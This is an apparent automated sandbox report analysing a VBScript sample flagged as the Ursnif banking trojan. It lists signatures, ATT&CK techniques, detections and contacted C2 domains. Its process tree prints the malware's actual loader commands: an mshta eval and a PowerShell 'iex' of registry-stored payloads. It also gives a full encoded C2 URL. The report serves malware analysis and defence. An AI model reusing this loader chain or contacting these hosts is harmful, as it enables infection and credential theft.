ID: 322273
Sample Name:
0xyZ4rY0opA2.vbs
Cookbook: default.jbs
Time: 20:33:23
Date: 24/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 0xyZ4rY0opA2.vbs

Overview


General Information

Sample Name:	0xyZ4rY0opA2.vbs
Analysis ID:	322273
MD5:	91c16c7f676eec8..
SHA1:	5395939a249782..
SHA256:	67998bc22f994c7..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 6296 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\0xyZ4rY0opA2.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 6976 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 2936 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6976 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - conhost.exe (PID: 2088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - nslookup.exe (PID: 5928 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
- iexplore.exe (PID: 5660 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5768 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5660 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 2212 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5660 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 3096 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5976 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4560 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6620 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESD10C.tmp' 'c:\Users\user\AppData\Local\Temp\xuilsqrn\CSCD8A4030A3E546C3B2CF916F018EDC0.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 1620 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6896 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE214.tmp' 'c:\Users\user\AppData\Local\Temp\iaweong2\CSC9F4D0947F3074F27AD7E2B0574F6C6A.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3656 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4268 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 2936 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\8F31.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - RuntimeBroker.exe (PID: 4772 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- control.exe (PID: 7048 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - rundll32.exe (PID: 204 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000003.882736166.0000000001040000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.719373287.0000000005668000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.719415680.0000000005668000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000018.00000003.882332819.000001B4AFFA0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.817982563.00000000052EF000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 14 entries

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

- Found Tor onion address
- Uses nslookup.exe to query domains

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Data Obfuscation:

- VBScript performs obfuscated calls to suspicious functions
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Deletes itself after installation
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

- Benign windows process drops PE files
- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 8 1 2	Scripting 1 2 1	Credential API Hooking 3	File and Directory Discovery 3	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress To Transfer 3
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2	LSASS Memory	System Information Discovery 2 6	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	File Deletion 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Application Layer Protocol 4
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	Security Software Discovery 3 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 4	SSH	Keylogging	Data Transfer Size Limits	Proxy 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 4	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 8 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0xyZ4rY0opA2.vbs	22%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\earmark.avchd	32%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\earmark.avchd	90%	ReversingLabs	Win32.Trojan.Ursnif	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	12%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	12%	Virustotal		Browse
222.222.67.208.in-addr.arpa	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://api3.lepini.at/api1/k2_2BPSkEkmXT6PU/zDOxTRpC_2BY4wv/Uc9rQ_2BdQmALihj0b/O35yk81wO/_2BJJsGmcvqJn3WdvBLw/hcTBL2iarC4qZ4YV_2B/9d_2B7Ggs3BnAW23i_2Bde/t9JKt6KAZoSWe/re2dGR19/9ik0fbgVm0bNqFeU0yDPCsA/NCbWTLbFLW/YFtlZWtXaQQ7AvabV/oGahJymIxSEf/eCn4UPTT9W7/4TOvhUziJPirjd/aVzy6CqNvyNL3A4AuKPyc/d_2F7R5E_2FRLkVN/moL_2BcW_0A_0Dg/DfT_2BdqiAs0Ox1XHx/HnIUtWHt_/2F_2Bw1qPKdBjmoNms0Z/zZq7v	0%	Avira URL Cloud	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	84.17.52.25	true	false		high
c56.lepini.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	47.241.19.44	true	false	• 12%, Virustotal, Browse	unknown
222.222.67.208.in-addr.arpa	unknown	unknown	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/k2_2BPSkEkmXT6PU/zDOxTRpC_2BY4wv/Uc9rQ_2BdQmALihj0b/O35yk81wO/_2BJJsGmcvqJn3WdvBLw/hcTBL2iarC4qZ4YV_2B/9d_2B7Ggs3BnAW23i_2Bde/t9JKt6KAZoSWe/re2dGR19/9ik0fbgVm0bNqFeU0yDPCsA/NCbWTLbFLW/YFtlZWtXaQQ7AvabV/oGahJymIxSEf/eCn4UPTT9W7/4TOvhUziJPirjd/aVzy6CqNvyNL3A4AuKPyc/d_2F7R5E_2FRLkVN/moL_2BcW_0A_0Dg/DfT_2BdqiAs0Ox1XHx/HnIUtWHt_/2F_2Bw1qPKdBjmoNms0Z/zZq7v	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
